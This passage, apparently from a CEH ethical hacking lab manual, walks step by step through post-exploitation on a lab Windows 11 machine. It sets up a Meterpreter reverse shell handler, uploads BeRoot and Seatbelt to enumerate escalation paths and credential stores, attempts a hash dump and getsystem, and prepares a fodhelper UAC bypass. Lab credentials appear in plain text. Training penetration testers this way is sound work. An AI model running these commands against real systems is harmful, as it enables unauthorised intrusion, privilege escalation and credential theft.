
31. **CEH-Tools** folder appears, navigate to **CEHv12 Module 06 System Hacking\Privilege Escalation Tools** and copy the **BeRoot** folder. Close the window.



32. Paste the **BeRoot** folder onto **Desktop**.



33. Now, switch back to the **Terminal** window with an active **meterpreter** session. Type **upload /home/attacker/Desktop/BeRoot/beRoot.exe** and press **Enter**. This command uploads the **beRoot.exe** file to the target system's present working directory (here, **Downloads**).



The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit session:

```
+ --=[ 2169 exploits - 1149 auxiliary - 398 post      ]
+ --=[ 592 payloads - 45 encoders - 10 nops      ]
+ --=[ 9 evasion      ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:50213) at 2022-04-05 03:42:28 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > upload /home/attacker/Desktop/BeRoot/beRoot.exe
[*] uploading : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] Uploaded 5.99 MiB of 5.99 MiB (100.0%): /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] uploaded : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
meterpreter >
```

34. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.

The screenshot shows a terminal window titled 'msfconsole - Parrot Terminal'. The terminal is running on a Parrot OS desktop environment, indicated by the desktop icons in the top bar. The terminal content is as follows:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:50213) at 2022-04-05 03:42:28 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server Username: Windows11\Admin
meterpreter > upload /home/attacker/Desktop/BeRoot/beRoot.exe
[*] uploading : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] Uploaded 5.99 MiB of 5.99 MiB (100.0%): /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] uploaded : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
meterpreter > shell
Process 3604 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>
```

35. Type **beRoot.exe** and press **Enter** to run the **BeRoot** tool.

36. A result appears, displaying information about service names along with their permissions, keys, writable directories, locations, and other vital data.

37. You can further scroll down to view the information related to startup keys, task schedulers, WebClient vulnerabilities, and other items.

msfconsole - Parrot Terminal

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>beRoot.exe
beRoot.exe

Windows Privilege Escalation
! BANG BANG !


#####
Service #####
[!] Permission to create a service with openscmanager
True

[!] Binary located on a writable directory
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc
Full path: C:\Windows\system32\svchost.exe -k AarSvcGroup -p
Writable directory: C:\Windows\system32
Name: AarSvc

permissions: {'change_config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc_24f3e7
Full path: C:\Windows\system32\svchost.exe -k AarSvcGroup -p
Writable directory: C:\Windows\system32
Name: AarSvc_24f3e7

Menu msfconsole - Parrot Ter...

```

msfconsole - Parrot Terminal

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
File Edit View Search Terminal Help
Startup Keys #####
[!] Registry key with writable access
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run

[!] Binary located on a writable directory
Name: SecurityHealth
Key: SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Writable directory: C:\Windows\system32
Full path: %windir%\system32\SecurityHealthSystray.exe

Name: SunJavaUpdateSched
Key: SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
Writable directory: C:\Program Files (x86)\Common Files\Java\Java Update
Full path: "C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe"

Taskscheduler #####
[!] Permission to write on the task directory: c:\windows\system32\tasks
True

Check User admin #####
[!] Is user in the administrator group

```

38. You can find further vulnerabilities in the resulting services and attempt to exploit them to escalate your privileges in the target system.

Note: Windows privileges can be used to escalated privileges. These privileges include SeDebug, SeRestore & SeBackup & SeTakeOwnership, SeTcb & SeCreateToken, SeLoadDriver, and Selmpersonate & SeAssignPrimaryToken. BeRoot lists all available privileges and highlights if you have one of these tokens.

39. In the **Terminal** window with an active **Meterpreter** session, type **exit** and press **Enter** to navigate back to the **Meterpreter** session.

```
#####
# Taskscheduler #####
[!] Permission to write on the task directory: c:\windows\system32\tasks
True

#####
# Check user admin #####
[!] Is user in the administrator group
True

----- Get System Priv with WebClient -----
[!] Checking WebClient vulnerability

#####
# Error on: check_webclient #####
Traceback (most recent call last):
  File "beroot\run_checks.py", line 315, in check_all
  File "beroot\run_checks.py", line 277, in check_webclient
  File "beroot\modules\checks\webclient\webclient.py", line 206, in run
  File "beroot\modules\checks\webclient\webclient.py", line 101, in startWebclient
ValueError: Procedure probably called with not enough arguments (4 bytes missing)

[!] Elapsed time = 2.37699985504

C:\Users\Admin\Downloads>exit
exit
meterpreter > [REDACTED]
```

40. Now we will use **GhostPack Seatbelt** tool to gather host information and perform security checks to find insecurities in the target system.

41. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **ceh-tools on 10.10.1.11** from the drop-down options.

Note: If **ceh-tools on 10.10.1.11** option is not present then follow the below steps to access **CEH-Tools** folder:

Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options
The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa\$\$w0rd**) and click **Connect**.
The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.

42. **CEH-Tools** folder appears, navigate to **CEHv12 Module 06 System Hacking\Github Tools** and copy **Seatbelt.exe** file. Paste the copied file onto **Desktop**.

43. In the terminal type **upload /home/attacker/Desktop/Seatbelt.exe** and press **Enter** to upload Seatbelt.exe into the target system.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
True

##### Check user admin #####
[!] Is user in the administrator group
True

----- Get System Priv with WebClient -----
[!] Checking WebClient vulnerability

##### Error on: check_webclient #####
Traceback (most recent call last):
  File "beroot\run_checks.py", line 315, in check_all
    File "beroot\run_checks.py", line 277, in check_webclient
      File "beroot\modules\checks\webclient\webclient.py", line 206, in run
        File "beroot\modules\checks\webclient\webclient.py", line 101, in startWebclient
          ValueError: Procedure probably called with not enough arguments (4 bytes missing)

[!] Elapsed time = 1.44499993324

C:\Users\Admin\Downloads>exit
exit
meterpreter > upload /home/attacker/Desktop/Seatbelt.exe
[*] uploading : /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
[*] Uploaded 543.00 KiB of 543.00 KiB (100.0%): /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
[*] uploaded : /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
meterpreter >

```

44. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
True

----- Get System Priv with WebClient -----
[!] Checking WebClient vulnerability

##### Error on: check_webclient #####
Traceback (most recent call last):
  File "beroot\run_checks.py", line 315, in check_all
    File "beroot\run_checks.py", line 277, in check_webclient
      File "beroot\modules\checks\webclient\webclient.py", line 206, in run
        File "beroot\modules\checks\webclient\webclient.py", line 101, in startWebclient
          ValueError: Procedure probably called with not enough arguments (4 bytes missing)

[!] Elapsed time = 1.44499993324

C:\Users\Admin\Downloads>exit
exit
meterpreter > upload /home/attacker/Desktop/Seatbelt.exe
[*] uploading : /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
[*] Uploaded 543.00 KiB of 543.00 KiB (100.0%): /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
[*] uploaded : /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
meterpreter > shell
Process 8536 created.
Channel 4 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>

```

45. Type **Seatbelt.exe -group=system** and press **Enter** to gather information about AMSIProviders, AntiVirus, AppLocker etc.

```
msfconsole - Parrot Terminal
#%#%#%,

===== AMSIProviders =====

GUID : {2781761E-28E0-4109-99FE-B9D127C57AFE}
ProviderPath : "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2203.5-0\"
MpDav.dll"

===== AntiVirus =====

Engine : Windows Defender
ProductEXE : windowsdefender://
ReportingEXE : %ProgramFiles%\Windows Defender\MsMpeng.exe

===== AppLocker =====

[*] AppIDSvc service is Stopped

[*] Applocker is not running because the AppIDSvc is not running

[*] AppLocker not configured

===== ARPTable =====

Loopback Pseudo-Interface 1 --- Index 1
Interface Description : Software Loopback Interface 1
Interface IPs : ::1, 127.0.0.1
DNS Servers : fec0:0:0:ffff::1%1, fec0:0:0:ffff::2%1, fec0:0:0:ffff::3%1
```

46. Type **Seatbelt.exe -group=user** and press **Enter** to gather information about ChromiumPresence, CloudCredentials, CloudSyncProviders, CredEnum, dir, DpapiMasterKeys etc.

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
===== ChromiumPresence =====

C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Default

'History'      (2/7/2022 1:30:31 AM) : Run the 'ChromiumHistory' command
Chrome Version : 100.0.4896.75

C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data\Default

'History'      (1/27/2022 1:08:44 AM) : Run the 'ChromiumHistory' command
'Cookies'      (1/27/2022 1:08:44 AM) : Run SharpDPAPI/SharpChrome or the Mimikatz "dpapi::chrome" module
===== CloudCredentials =====

===== CloudSyncProviders =====

===== CredEnum =====

ERROR: [!] Terminating exception running command 'CredEnum': System.ComponentModel.Win32Exception (0x80004005)
: Element not found
 at Seatbelt.Commands.Windows.CredEnumCommand.<Execute>d__9.MoveNext()
 at Seatbelt.Runtime.ExecuteCommand(CommandBase command, String[] commandArgs)
===== dir =====

LastAccess LastWrite  Size    Path

22-01-27  22-01-27  0B     C:\Users\Public\Documents\My Music\
22-01-27  22-01-27  0B     C:\Users\Public\Documents\My Pictures\
22-01-27  22-01-27  0B     C:\Users\Public\Documents\My Videos\
22-04-08  22-04-08  2KB    C:\Users\Public\Desktop\Adobe Acrobat DC.lnk
22-02-02  22-04-08  993B   C:\Users\Public\Desktop\Firefox.lnk
22-04-08  22-04-08  2,2KB   C:\Users\Public\Desktop\Google Chrome.lnk
22-01-27  22-01-27  0B     C:\Users\Default\Documents\My Music\
22-01-27  22-01-27  0B     C:\Users\Default\Documents\My Pictures\
22-01-27  22-01-27  0B     C:\Users\Default\Documents\My Videos\
22-04-08  22-04-08  6MB    C:\Users\Admin\Downloads\beRoot.exe
```

47. Type **Seatbelt.exe -group=misc** and press **Enter** to gather information about ChromiumBookmarks, ChromiumHistory, ExplicitLogonEvents, FileInfo etc.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command entered is "Seatbelt.exe -group=misc". The output displays a large, multi-line ASCII art logo for "Seatbelt" version 1.1.1, consisting of various symbols like %, &, #, and @. Below the logo, the text "ChromiumBookmarks" is visible.

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
msfconsole - Parrot Terminal
===== FileInfo =====

Comments : 
CompanyName : Microsoft Corporation
FileDescription : NT Kernel & System
FileName : C:\Windows\system32\ntoskrnl.exe
FileVersion : 10.0.22000.469 (WinBuild.160101.0800)
InternalName : ntkrnlmp.exe
IsDebug : False
IsDotNet : False
IsPatched : False
IsPreRelease : False
IsPrivateBuild : False
IsSpecialBuild : False
Language : English (United States)
LegalCopyright : © Microsoft Corporation. All rights reserved.
LegalTrademarks :
OriginalFilename : ntkrnlmp.exe
PrivateBuild :
ProductName : Microsoft Windows® Operating System
ProductVersion : 10.0.22000.469
SpecialBuild :
Attributes : Archive
CreationTimeUtc : 1/27/2022 9:12:28 AM
LastAccessTimeUtc : 4/8/2022 12:18:17 PM
LastwriteTimeUtc : 1/27/2022 9:12:29 AM
Length : 11740528
SDDL : O:S-I-5-80-956008885-3418522649-1831038044-1853292631-22714784640:PAI(A;;0x1200a9;;SY)(A;;0x1200a9;;;BA)(A;;0x1200a9;;;BU)(A;;FA;;S-I-5-80-956008885-3418522649-1831038044-1853292631-2271478464)(A;;0x1200a9;;;AC)

===== FirefoxHistory =====

ERROR: IO exception, places.sqlite file likely in use (i.e. Firefox is likely running). Could not find file 'C:\Users\Admin\AppData\Roaming\Mozilla\Firefox\Profiles\jkhv22ugy.default\places.sqlite'.
ERROR: IO exception, places.sqlite file likely in use (i.e. Firefox is likely running). The process cannot access the file because it is being used by another process.
```

48. Apart from the aforementioned Seatbelt commands, you can also use the following advanced commands to gather more information regarding the target system:

Commands	Description
Seatbelt.exe -group=all	Runs all the commands
Seatbelt.exe -group=slack	Retrieves information by executing the following commands: SlackDownloads, SlackPresence, SlackWorkspaces
Seatbelt.exe -group=chromium	Retrieves information by executing the following commands: ChromiumBookmarks, ChromiumHistory, ChromiumPresence
Seatbelt.exe -group=remote	Retrieves information by executing the following commands: AMSIProviders, AntiVirus, AuditPolicyRegistry, ChromiumPresence, CloudCredentials, DNSCache, DotNet, DpapiMasterKeys, EnvironmentVariables, ExplicitLogonEvents, ExplorerRunCommands, FileZilla, Hotfixes, InterestingProcesses, KeePass, LastShutdown, LocalGroups, LocalUsers, LogonEvents, LogonSessions, LSASettings, MaopedDrives, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, ProcessOwners, PSSessionSettings, PuttyHostKeys, PuttySessions, RDPSavedConnections, RDPSessions, RDPsettings, Sysmon, WindowsDefender, WindowsEventForwarding, WindowsFirewall
Seatbelt.exe <Command> [Command2] ...	Run one or more specified commands
Seatbelt.exe <Command> -full	Retrieves complete results for a command without any filtering
Seatbelt.exe <Command> - computername=COMPUTER.DOMAIN.COM [- username=DOMAIN\USER -password=PASSWORD]	Run one or more specified commands remotely
Seatbelt.exe -group=system - outputfile="C:\Temp\out.txt"	Run system checks and output to a .txt file

49. In the Terminal window with an active Meterpreter session, type **exit** and press **Enter** to navigate back to the Meterpreter session.

```

Applications Places System msfconsole - Parrot Terminal Fri Apr 8, 08:32
File Edit View Search Terminal Help
RPCID : 14
Version : 1

Name : Microsoft Unified Security Protocol Provider
Comment : Schannel Security Package
Capabilities : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IMPERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
MaxToken : 24576
RPCID : 14
Version : 1

Name : Default TLS SSP
Comment : Schannel Security Package
Capabilities : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IMPERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
MaxToken : 24576
RPCID : 14
Version : 1

===== SysmonEvents =====

ERROR: Unable to collect. Must be an administrator.

[*] Completed collection in 19,274 seconds

C:\Users\Admin\Downloads>exit
exit
meterpreter >

```

50. Another method for performing privilege escalation is to bypass the user account control setting (security configuration) using an exploit, and then to escalate the privileges using the Named Pipe Impersonation technique.

51. Now, let us check our current system privileges by executing the **run post/windows/gather/smart_hashdump** command.

Note: You will not be able to execute commands (such as **hashdump**, which dumps the user account hashes located in the SAM file, or **clearev**, which clears the event logs remotely) that require administrative or root privileges.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following output:

```
Version : 1
Name    : Default TLS SSP
Comment : Schannel Security Package
Capabilities : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IMPERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
MaxToken : 24576
RPCID   : 14
Version : 1

===== SysmonEvents =====

ERROR: Unable to collect. Must be an administrator.

[*] Completed collection in 19.274 seconds

C:\Users\Admin\Downloads>exit
exit
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module!
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220408083415_default_10.10.1.11_windows.hashes_363363.txt
[-] Insufficient privileges to dump hashes!
meterpreter >
```

52. The command fails to dump the hashes from the SAM file located on the **Windows 11** machine and returns an error stating **Insufficient privileges to dump hashes!**.

53. From this, it is evident that the Meterpreter session requires admin privileges to perform such actions.

54. Now, we shall try to escalate the privileges by issuing a **getsystem** command that attempts to elevate the user privileges.

The command issued is:

getsystem -t 1: Uses the service – Named Pipe Impersonation (In Memory/Admin) Technique.

55. The command fails to escalate privileges and returns an error stating **Operation failed**.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Comment : Schannel Security Package
Capabilities : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IM
PERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
MaxToken : 24576
RPCID : 14
Version : 1

===== SysmonEvents =====

ERROR: Unable to collect. Must be an administrator.

[*] Completed collection in 19.274 seconds

C:\Users\Admin\Downloads>exit
exit
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module!
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220408083415_default_10.10.1.11_windows.hashes_363363.txt
[!] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter >

```

56. From the result, it is evident that the security configuration of the **Windows 11** machine is blocking you from gaining unrestricted access to it.

57. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

Note: In this task, we will bypass **Windows UAC protection** via the FodHelper Registry Key. It is present in Metasploit as a **bypassuac_fodhelper** exploit.

58. Type **background** and press **Enter**. This command moves the current Meterpreter session to the background.

msfconsole - Parrot Terminal

```

PERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
MaxToken          : 24576
RPCID            : 14
Version          : 1

===== SysmonEvents =====

ERROR: Unable to collect. Must be an administrator.

[*] Completed collection in 19.274 seconds

C:\Users\Admin\Downloads>exit
exit
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220408083415_default_10.10.1.11_windows.hashes_363363.txt
[-] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >

```

59. Now, we will use the `bypassuac_fodhelper` exploit for windows. To do so, type `use exploit/windows/local/bypassuac_fodhelper` and press **Enter**.

msfconsole - Parrot Terminal

```

File Edit View Search Terminal Help
RPCID          : 14
Version        : 1

===== SysmonEvents =====

ERROR: Unable to collect. Must be an administrator.

[*] Completed collection in 19.274 seconds

C:\Users\Admin\Downloads>exit
exit
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220408083415_default_10.10.1.11_windows.hashes_363363.txt
[-] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) >

```

60. Here, you need to configure the exploit. To know which options you need to configure in the exploit, type **show options** and press **Enter**. The **Module options** section appears, displaying the requirement for the exploit. Observe that the **SESSION** option is required, but the **Current Setting** is empty.

The screenshot shows the msfconsole interface on a Parrot OS terminal window. The command `msf6 exploit(windows/local/bypassuac_fodhelper) > show options` has been run, displaying the following information:

Module options (exploit/windows/local/bypassuac_fodhelper):

Name	Current Setting	Required	Description
SESSION	yes		The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The Listen port

Exploit target:

Id	Name
0	Windows x86

At the bottom of the console, the prompt `msf6 exploit(windows/local/bypassuac_fodhelper) >` is visible.

61. Type **set SESSION 1** (1 is the current Meterpreter session which is running in the background) and press **Enter**.

